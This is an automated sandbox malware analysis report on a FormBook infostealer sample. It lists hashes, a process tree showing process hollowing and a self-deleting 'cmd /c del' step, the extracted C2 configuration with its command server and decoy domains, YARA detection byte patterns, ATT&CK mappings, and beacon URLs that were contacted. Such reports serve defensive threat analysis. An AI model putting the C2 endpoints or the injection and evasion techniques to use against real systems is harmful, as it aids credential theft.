ID: 383953
Sample Name: LWlcpDjYIQ.exe
Cookbook: default.jbs
Time: 12:59:21
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report LWlcpDjYIQ.exe

Overview


General Information

Sample Name:	LWlcpDjYIQ.exe
Analysis ID:	383953
MD5:	91523f8d4385855.
SHA1:	e34b69f0ded056e.
SHA256:	b5e3426a888ddb..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- LWlcpDjYIQ.exe (PID: 5524 cmdline: 'C:\Users\user\Desktop\LWlcpDjYIQ.exe' MD5: 91523F8D438585534D9466432CC4665D)
  - LWlcpDjYIQ.exe (PID: 3664 cmdline: 'C:\Users\user\Desktop\LWlcpDjYIQ.exe' MD5: 91523F8D438585534D9466432CC4665D)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmstp.exe (PID: 5796 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
        - cmd.exe (PID: 6136 cmdline: /c del 'C:\Users\user\Desktop\LWlcpDjYIQ.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 400 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.simplyhealrhcareplans.com/sqra/"
  ],
  "decoy": [
    "edwardjonescredticard.com",
    "muzhskoy-eskort.site",
    "home-sou.com",
    "entohops.com",
    "orchidandiris.com",
    "kellnetworks.com",
    "shopthen2.site",
    "jimmysga.com",
    "carobbella.com",
    "fenuadiscovery.com",
    "huongdandidong.com",
    "greenesgoodies.com",
    "socialunified.com",
    "azure-vs-google.cloud",
    "bardototonho.com",
    "anadelalastra.art",
    "godseyepiece.com",
    "18082020.com",
    "3559044.com",
    "hvacservicecoldwater.com",
    "inlandempiresublease.com",
    "cenconsulting.com",
    "clavunica.com",
    "zx765.com",
    "ndrossignol.com",
    "lumpkinforless.com",
    "merrypopinnannies.com",
    "herbalbooze.com",
    "opusleaf.com",
    "karizcustomizeme.com",
    "miss-windy.com",
    "esl-materials.com",
    "flcpyl.com",
    "metort.com",
    "ggapp.run",
    "josiahtreatenglishportfolio.com",
    "charmdalat.com",
    "kaashir.com",
    "magenx2.info",
    "mysfmp.com",
    "dailyhyundaihanoi.net",
    "camperlifeclub.com",
    "familymedicalurgentcare.com",
    "unityprawn.com",
    "crosswhiteconsulting.com",
    "luxel01.com",
    "runwithbe.com",
    "marfrigs.com",
    "lewishackney.com",
    "legalhelp.black",
    "thedorkweb.com",
    "carritogastronomico.com",
    "sniffai.com",
    "myboardinghome.com",
    "szameitat.net",
    "wegawk.com",
    "ecomcourse.online",
    "heritagelcc.com",
    "launchtutor.com",
    "bricksli.com",
    "911salesrescue.com",
    "shangbinjieneng.com",
    "seymor-law.com",
    "decoviewer.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.256436700.00000000006E0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.256436700.00000000006E0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.256436700.00000000006E0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000001.215824395.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000001.215824395.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.LWlcpDjYIQ.exe.1eb20000.5.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.LWlcpDjYIQ.exe.1eb20000.5.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.LWlcpDjYIQ.exe.1eb20000.5.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
2.2.LWlcpDjYIQ.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.LWlcpDjYIQ.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Contains functionality to prevent local Windows debugging
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	Input Capture 1	Query Registry 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Security Software Discovery 2 4 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
LWlcpDjYIQ.exe	66%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsmDEE3.tmp\9a5t.dll	24%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.cmstp.exe.45c708.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.LWlcpDjYIQ.exe.1eb20000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.cmstp.exe.4b87960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.LWlcpDjYIQ.exe.737f0000.6.unpack	100%	Avira	HEUR/AGEN.1131513		Download File
2.1.LWlcpDjYIQ.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.LWlcpDjYIQ.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.huongdandidong.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=94GGx2Cs8EYqYWyk7qEtIlzRN3fkRhfUxg2Vtzz5w0QY/7xu41tS8mQoIQP3aceFOvfi	0%	Avira URL Cloud	safe	
www.simplyhealrhcareplans.com/sqra/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.simplyhealrhcareplans.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=n3U7aY9a5ujS+qWiRfdW0plv/0Nv8djS+qMboD1ih5qiP+MT365v99ebZUVRUFJkYzoK	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.socialunified.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=nD+8EQ/dkrvxrfeXfZTM4uqVidyysXGGAQQPcyuh+D+qYnXcwF5fcGHppY2Ae0Rizhob	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.lewishackney.com/sqra/?NBZl=RvvWc34iJhU4aDVvCPxlJYXQghZKjT+0jz617RLPtVuesnMs5OzQh/fCAeZj/K6zv/Ow&lzul=wRDL7BohbLBLJV	100%	Avira URL Cloud	malware	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.luxel01.com/sqra/?NBZl=l8gFWKa0VIasP4OX6UWILwSCtzkOc3V6oKupITn9HnPx0eDpBTl3az448bd8FGwLkJvi&lzul=wRDL7BohbLBLJV	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.orchidandiris.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=zH8yL9FtafuknHUuv+0OAb189SbLD7IfmvNkOBi8bJNQNfTK09EYjoUTP6M+ilwbYPXy	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.ecomcourse.online/sqra/?NBZl=A685XXlO5s8wdT2GSl4VwObxhyaN1usH/ZDf3g436hkZTbYdTSv6UxS6ZdhF3LcC3Fcd&lzul=wRDL7BohbLBLJV	100%	Avira URL Cloud	malware	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.karizcustomizeme.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=+apFroP1TjGnxXEe5oaGEFG1FIGlVaZA9Y5GRttzGQ4z+BPhxNKjikjP31UiUH/cC1ly	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.anadelalastra.art/sqra/?NBZl=lD4TJk9xsMd0/PL293fidflTFReEfYiBAFO2d5wZtfSldQt+n1O6CAKQlGZxKl5sANQQ&lzul=wRDL7BohbLBLJV	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.shopthen2.site/sqra/?lzul=wRDL7BohbLBLJV&NBZl=0hvqTGsG2LXykKa15oAG/2YmS9ez8HJt/56JneCT4XqEJpzhFqXtEbyiFIIf71vevGG9	0%	Avira URL Cloud	safe	
http://www.muzhskoy-eskort.site/sqra/?NBZl=XY+ZErIRkQWtvrbZzW/Q2VqSgxI2oDXvZ0FX1dCtO5jFwgiNlKUf7p0wm51D3p8eN5aQ&lzul=wRDL7BohbLBLJV	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ecomcourse.online	184.168.131.241	true	true		unknown
www.huongdandidong.com	108.186.210.142	true	true		unknown
www.muzhskoy-eskort.site	144.76.207.76	true	true		unknown
karizcustomizeme.com	160.153.136.3	true	true		unknown
www.shopthen2.site	5.101.152.161	true	true		unknown
www.luxel01.com	118.27.122.19	true	true		unknown
orchidandiris.com	34.102.136.180	true	false		unknown
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	3.223.115.185	true	false		high
www.simplyhealrhcareplans.com	199.59.242.153	true	true		unknown
lewishackney.com	34.102.136.180	true	false		unknown
www.kaashir.com	208.91.197.27	true	true		unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
www.opusleaf.com	unknown	unknown	true		unknown
www.myboardinghome.com	unknown	unknown	true		unknown
www.socialunified.com	unknown	unknown	true		unknown
www.seymor-law.com	unknown	unknown	true		unknown
www.lewishackney.com	unknown	unknown	true		unknown
www.ecomcourse.online	unknown	unknown	true		unknown
www.karizcustomizeme.com	unknown	unknown	true		unknown
www.anadelalastra.art	unknown	unknown	true		unknown
www.orchidandiris.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.huongdandidong.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=94GGx2Cs8EYqYWyk7qEtIlzRN3fkRhfUxg2Vtzz5w0QY/7xu41tS8mQoIQP3aceFOvfi	true	• Avira URL Cloud: safe	unknown
www.simplyhealrhcareplans.com/sqra/	true	• Avira URL Cloud: safe	low
http://www.simplyhealrhcareplans.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=n3U7aY9a5ujS+qWiRfdW0plv/0Nv8djS+qMboD1ih5qiP+MT365v99ebZUVRUFJkYzoK	true	• Avira URL Cloud: safe	unknown
http://www.socialunified.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=nD+8EQ/dkrvxrfeXfZTM4uqVidyysXGGAQQPcyuh+D+qYnXcwF5fcGHppY2Ae0Rizhob	true	• Avira URL Cloud: safe	unknown
http://www.lewishackney.com/sqra/?NBZl=RvvWc34iJhU4aDVvCPxlJYXQghZKjT+0jz617RLPtVuesnMs5OzQh/fCAeZj/K6zv/Ow&lzul=wRDL7BohbLBLJV	false	• Avira URL Cloud: malware	unknown
http://www.luxel01.com/sqra/?NBZl=l8gFWKa0VIasP4OX6UWILwSCtzkOc3V6oKupITn9HnPx0eDpBTl3az448bd8FGwLkJvi&lzul=wRDL7BohbLBLJV	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
